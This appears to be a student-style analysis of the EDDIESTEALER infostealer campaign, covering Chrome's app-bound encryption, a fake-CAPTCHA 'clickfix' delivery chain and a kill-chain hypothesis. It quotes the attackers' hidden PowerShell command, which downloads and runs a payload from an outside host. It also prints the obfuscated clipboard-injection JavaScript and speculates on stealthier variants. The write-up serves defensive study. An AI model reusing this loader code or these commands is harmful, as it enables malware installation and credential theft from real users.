Studying EDDIESTEALER and how it bypassed Chrome’s app-bound encryption.


What Happened

Information of the Attack

There has been a malware campaign distributing a Rust-based malware called **EDDIESTEALER**, which connects to a command-and-control (C2) server that attackers leverage once the malware is on the user's system. EDDIESTEALER was engineered specifically to bypass Chrome's app-bound encryption, thus enabling it to operate freely.

Chrome's app-bound encryption is a security primitive implemented about a year ago by Google, designed to protect against information-stealing malware (infostealers). Infostealers were among 2023's most prominent malware threats, exploiting the lack of robust protection for data in transit within Chrome.

The app-bound encryption works by encrypting data tied specifically to Chrome's application identity. The encryption key is stored in memory, encrypted itself, and when Chrome needs access to its data, it makes a request to a privileged service. This elevated service decrypts the key only after verifying the requester is indeed Google Chrome. Without this measure, attackers can directly access session cookies—leading to session hijacking—as well as credential theft.


Elevated Service
(running as SYSTEM)
2. Verify application is Google Chrome
3. Decrypt data using SYSTEM and user keys
Elevated (running as Admin)
Securable privilege boundary
Non-elevated
1. Request Key
4. Return key
Denied Access (not Chrome)
Malware
Cannot dump key from memory (encrypted)
Google Chrome
(running as the user)
5. Store Key (encrypted in memory)
6. Read encrypted data
- Starting with cookies in 2024
- Will be extended to other data
encrypted data files
Malware
Cannot read files (encrypted)
Malware

[Figure: how Chrome's app-bound encryption works]

Inference of Motive *(MITRE ATT&CK TTPs: {T1588, T1496, TA0010, T0806, T1110.004, T1098, T1531, TA0011})*

- **Obtain capabilities**
  This attack could represent the first phase of a larger campaign. Attackers might aim to hijack user sessions on web services ranging from e-commerce platforms to government institutions. Alternatively, they may exfiltrate user data to facilitate brute-force attacks (such as credential stuffing), gain unauthorised account access, or manipulate and even delete user accounts. Connection to a C2 server greatly expands the potential complexity and impact of follow-on attacks.

- **Financial gain**
  Compromised accounts and exfiltrated credentials can be sold on notorious dark-web marketplaces, such as the increasingly popular Russianmarket, generating profit for the attackers.

- **Damage**
  According to eSentire, cybercrime is projected to cost $10.5 trillion in 2025. While Google won't shoulder this entire figure alone, repeated breaches and constant attacks significantly undermine trust in this global tech giant. Such breaches could push users toward alternative services, compelling Google to redirect investment from profitable ventures towards increasingly robust security measures. Attackers might also share compromised data freely in hacker forums like BreachForums or Exploit.in, amplifying reputational harm.

Similar Attacks on the Same Country or Industry

Earlier this year, Chrome faced vulnerabilities related to its inter-process communication sandbox, notably CVE-2025-2783. Another critical vulnerability, CVE-2025-4664, allowed remote attackers to leak cross-origin data via specially crafted HTML pages. At the time of reporting, this latter vulnerability remained unpatched, increasing the potential risk.

Competitors such as Mozilla Firefox and Brave faced similar struggles. Firefox experienced a wave of high-impact vulnerabilities, including CVE-2025-2817, CVE-2025-4082, CVE-2025-4918–19, and CVE-2025-4083. Brave encountered CVE-2025-23086, a vulnerability enabling malicious actors to spoof trusted domains—potentially facilitating drive-by attacks.

Clearly, web browsers have struggled to secure their systems adequately, damaging long-established giants like Firefox and Chrome. Although Chrome is currently faring slightly better than Firefox, if this trend continues, users might gravitate toward Brave. However, it's uncertain whether Brave's apparent safety stems from genuinely superior security practices or simply from its lower popularityt.

Hypothesis: Cyber Kill Chain

Reconnaissance *(MITRE ATT&CK: {T1596, T1597, T1594})*

Given the vast array of open-source libraries and documentation online, the attackers might have begun by analysing Chrome's previously reported vulnerabilities (CVE-2025-2783 and CVE-2025-4664). Attackers likely explored open technical databases, Google's official developer documentation (such as the "Inside Browser" blog series), and possibly closed-source intelligence, to understand Chrome's architecture and patch history—including process management, threading, synchronization, programming languages, and third-party integrations.


However, this level of detailed analysis typically applies to advanced threat actors specialising in browser exploitation, due to the significant investment required. A more likely scenario is that attackers purchased or traded the vulnerability information itself rather than learning the entire browser architecture from scratch.

Weaponisation *(MITRE ATT&CK: {T1608, T1583, T1584})*

In this stage, attackers likely set up the exploit on their own infrastructure—either newly created or previously compromised—to test different Chrome versions and guarantee successful execution. They also needed to host websites (legitimate-seeming but malicious) or leverage compromised websites for attack delivery.

Delivery and Installation *(MITRE ATT&CK: {T1199, T1203, T1674, T1204})*

Attackers employed a "clickfix" social-engineering tactic to deliver EDDIESTEALER. This method tricks users into executing specific steps that lead to malware download and infection. Attackers spoofed Google's CAPTCHA, exploiting the trust users place in Google's anti-bot mechanisms.


About this p
Our systems
network. Thi
requests, an

Time: 2025-
URL: file:///C

Complete these
Verification steps


To prove you are not robot, please:

1. Press **Windows Key** + **R.**
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish

Perform the steps above to finish verification


When the CAPTCHA screen appears, the compromised website executes `.execCommand("copy")`, copying hidden malicious PowerShell code to the clipboard—effectively performing input injection (like Ctrl + C). Victims are instructed to press Windows + R, paste (Ctrl + V), and hit Enter, unknowingly executing a hidden PowerShell script.

The PowerShell script downloads a JavaScript payload (`gverify.js`) and executes it silently via `cscript`, a Windows command-line utility. The JavaScript file's sole purpose is to launch EDDIESTEALER.



```
'common': {
  'loadingTimeout': 0x3e8,
  'verificationTimeout': 0x2710,
  'cmdCommand': "powershell -WindowStyle Hidden -Command \"Invoke-WebRequest -Uri 'https://llll.fit/version/' -OutFile
  \"$env:USERPROFILE\\Downloads\\gverify.js\"; cscript //nologo \"$env:USERPROFILE\\Downloads\\gverify.js\"\""
}
```

[Figure: downloading the second-stage file]



```
const _0x2d0faa = _0x20ad7e.useCallback(() => {
  _0x355287('loading');
  (_0xafa5bf => {
    const _0x1ab1c4 = document.createElement('textarea');
    _0x1ab1c4.value = _0xafa5bf;
    document.body.append(_0x1ab1c4);
    _0x1ab1c4.select();
    document.execCommand("copy");
    document.body.removeChild(_0x1ab1c4);
  })(_0x5a3e4a.common.cmdCommand);
```

[Figure:contents of the javascript file]

Exploitation, Command and Control, and Objectives *(MITRE ATT&CK: {TA0011, TA0008, TA0010, TA0005, T1592, T1595})*

EDDIESTEALER is a Rust-based malware script communicating with a C2 centre (similar in structure to CrowdStrike's infrastructure), using standard HTTP GET and POST requests in the background. The malware carries out instructions received from the C2—auto-deleting itself if instructed or potentially installing and executing further malware for lateral movement or data exfiltration.

EDDIESTEALER bypasses Chrome's app-bound encryption using a Rust port of the open-source tool ChromeKatz, capable of extracting cookies and passwords. If Chrome is closed, it silently launches a new Chrome instance off-screen using the command `--window-position=-3000,-3000 https://google.com`.

Elastic Security Labs noted the malware primarily aims to exfiltrate browser-entered user credentials. However, in some cases, it also gathers host and infrastructure information.

Learning and Takeaways


Studying this attack has provided valuable insight into how threat actors aren't always sophisticated. For instance, the initial "clickfix" approach wouldn't deceive most users familiar with Windows dialogue boxes. Yet, attackers persistently use this tactic, suggesting those falling for it—particularly alongside spoofed CAPTCHAs—are more vulnerable to subsequent cyberattacks due to a lack of basic computer security awareness. Interestingly, attackers simply hide running processes and place files in easily discoverable locations, like the user's downloads folder. Observant users could detect this quickly via Task Manager or the Chrome icon appearing unexpectedly in the taskbar.

I wondered how attackers might act if aiming for greater stealth. They could download the JavaScript payload to a temporary location, deleting it immediately after use, and perhaps deploy a rootkit or ransomware, increasing detection difficulty. To enhance stealth, attackers could model typical network traffic mathematically (using transformations like Laplace or Fourier) and adjust C2 communications accordingly. Although HTTP(S) traffic is commonplace and therefore harder to detect as malicious, establishing an SSH connection might provide even greater stealth and persistence.

While clearly a widespread campaign targeting uninformed users, this approach has the potential for higher-value targets if delivery mechanisms were refined—possibly adopting less conspicuous campaigns or spoofing commonly downloaded free software.

It's also noteworthy that `.execCommand("copy")`, though deprecated across multiple browsers, remains executable. If it were fully disabled, it would prevent this exploit—or at least force attackers to adopt more sophisticated tactics. Software vendors continue allowing potentially harmful commands (like `cscript` or `.execCommand()`) without requiring explicit user verification, facilitating ongoing exploitation.

Finally, users might avoid such compromises through better education about their digital tools, adopting healthy scepticism toward unusual instructions. Corporations share partial responsibility, as aggressive advertising of their security measures gives users a false sense of invincibility. Nonetheless, users should take initiative to understand their technology better, seeing beyond promotional messaging.


Fake CAPTCHA
Ctrl C + V PowerShell Loader Script
Download and Execute EddieStealer
Intermediate Infrastructure (host payloads)
Compromised Website
EDDIESTEALER
EDDIESTEALER C2
elastic security labs

[Figure: Compromise process]

References:

Alternativeto.net, n.d. *Google Chrome alternatives*. [online] Available at: https://alternativeto.net/software/google-chrome/ [Accessed 5 Jun. 2025].

Attack.mitre.org, n.d. *MITRE ATT&CK Framework*. [online] Available at: https://attack.mitre.org/ [Accessed 5 Jun. 2025].

BleepingComputer, 2024. *Google Chrome adds app-bound encryption to block info-stealer malware*. [online] Available at: https://www.bleepingcomputer.com/news/security/google-chrome-adds-app-bound-encryption-to-block-infostealer-malware/ [Accessed 5 Jun. 2025].

BleepingComputer, n.d. *Russian Market emerges as a go-to shop for stolen credentials*. [online] Available at: https://www.bleepingcomputer.com/news/security/russian-market-emerges-as-a-go-to-shop-for-stolen-credentials/ [Accessed 5 Jun. 2025].

BreachDirectory.com, n.d. *Exploring the Russian Hacker Forum “Exploit”*. [online] Available at: https://breachdirectory.com/blog/exploring-the-russian-hacker-forum-exploit-in/ [Accessed 5 Jun. 2025].

Chromereleases.googleblog.com, 2025. *Stable Channel Update for Desktop - May 14, 2025*. [online] Available at: https://chromereleases.googleblog.com/2025/05/stable-channel-update-for-desktop_14.html [Accessed 5 Jun. 2025].

Chromium.googlesource.com, n.d. *Threading and Tasks*. [online] Available at: https://chromium.googlesource.com/chromium/src/+/master/docs/threading_and_tasks.md [Accessed 5 Jun. 2025].

CopyEnglish.com, n.d. *RussianMarket: Inside the dark web's hidden network*. [online] Available at: https://copyenglish.com/russianmarket-inside-the-dark-webs-hidden-network/ [Accessed 5 Jun. 2025].

Cybernod.com, 2025. *How cybercriminals use the dark web to sell stolen data*. [online] Available at: https://blog.cybernod.com/2025/02/how-cybercriminals-use-the-dark-web-to-sell-stolen-data/ [Accessed 5 Jun. 2025].

CybersecurityNews, n.d. *Google Chrome vulnerability let attackers escape payload from sandbox*. [online] Available at: https://cybersecuritynews.com/google-chrome-vulnerability-let-attackers-escape-payload-from-sandbox/ [Accessed 5 Jun. 2025].

CybersecurityNews, n.d. *Firefox 0-day vulnerabilities*. [online] Available at: https://cybersecuritynews.com/firefox-0-day-vulnerabilities/ [Accessed 5 Jun. 2025].

CVE Details, n.d. *CVE-2025-4664*. [online] Available at: https://www.cvedetails.com/cve/CVE-2025-4664/ [Accessed 5 Jun. 2025].

CVE.mitre.org, n.d. *CVE-2025-4664*. [online] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-4664 [Accessed 5 Jun. 2025].

Developer.chrome.com, n.d. *Inside a browser: Part 1*. [online] Available at: https://developer.chrome.com/blog/inside-browser-part1/ [Accessed 5 Jun. 2025].

Developer.mozilla.org, n.d. *Document.execCommand - Web APIs | MDN*. [online] Available at: https://developer.mozilla.org/en-US/docs/Web/API/Document/execCommand [Accessed 5 Jun. 2025].

Elastic.co, n.d. *EddieStealer - Security Labs*. [online] Available at: https://www.elastic.co/security-labs/eddiestealer [Accessed 5 Jun. 2025].

Esentire.com, n.d. *2023 Official Cybercrime Report*. [online] Available at: https://www.esentire.com/resources/library/2023-official-cybercrime-report [Accessed 5 Jun. 2025].

Google Cloud Blog, n.d. *A year in the cybersecurity trenches with Mandiant Managed Defense*. [online] Available at: https://cloud.google.com/blog/products/identity-security/a-year-in-the-cybersecurity-trenches-with-mandiant-managed-defense [Accessed 5 Jun. 2025].

Google Security Blog, 2024. *Improving the security of Chrome cookies on Android*. [online] Available at: https://security.googleblog.com/2024/07/improving-security-of-chrome-cookies-on.html [Accessed 5 Jun. 2025].

Microsoft Learn, n.d. *cscript*. [online] Available at: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/cscript [Accessed 5 Jun. 2025].

PCMag, n.d. *Best alternative web browsers*. [online] Available at: https://www.pcmag.com/picks/best-alternative-web-browsers?test_uuid=02LlF0iWKsilxYTJVF8uH5y&test_variant=A [Accessed 5 Jun. 2025].

PhonePable, 2024. *Google enables app-bound encryption in Chrome*. [online] Available at: https://phonepable.com/2024/08/01/google-enables-app-bound-encryption-in-chrome/ [Accessed 5 Jun. 2025].

SOCRadar.io, n.d. *BreachForums is offline – A new twist or just another cyber shenanigan?*. [online] Available at: https://socradar.io/breachforums-is-offline-a-new-twist-or-just-another-cyber-sheningan/ [Accessed 5 Jun. 2025].

The Hacker News, 2025. *State-sponsored hackers weaponize browser zero-days*. [online] Available at: https://thehackernews.com/2025/04/state-sponsored-hackers-weaponize.html [Accessed 5 Jun. 2025].

The Register, 2024. *Chrome app-bound encryption*. [online] Available at: https://www.theregister.com/2024/07/31/chrome_appbound_encryption/ [Accessed 5 Jun. 2025].